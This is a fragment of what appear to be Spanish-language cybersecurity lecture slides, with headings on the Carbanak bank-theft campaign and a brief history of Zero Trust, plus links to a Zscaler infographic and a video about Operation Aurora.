
Interceptación de las pantallas



3. Suplantación del empleado

Cómo robaron el dinero





Explicación Carbanak

BREVE HISTORIA DE ZERO TRUST

- <https://www.zscaler.com/es/resources/infographics/brief-history-zero-trust.pdf>
- Operación Aurora: <https://www.youtube.com/watch?v=SKkwsW3hPRo>

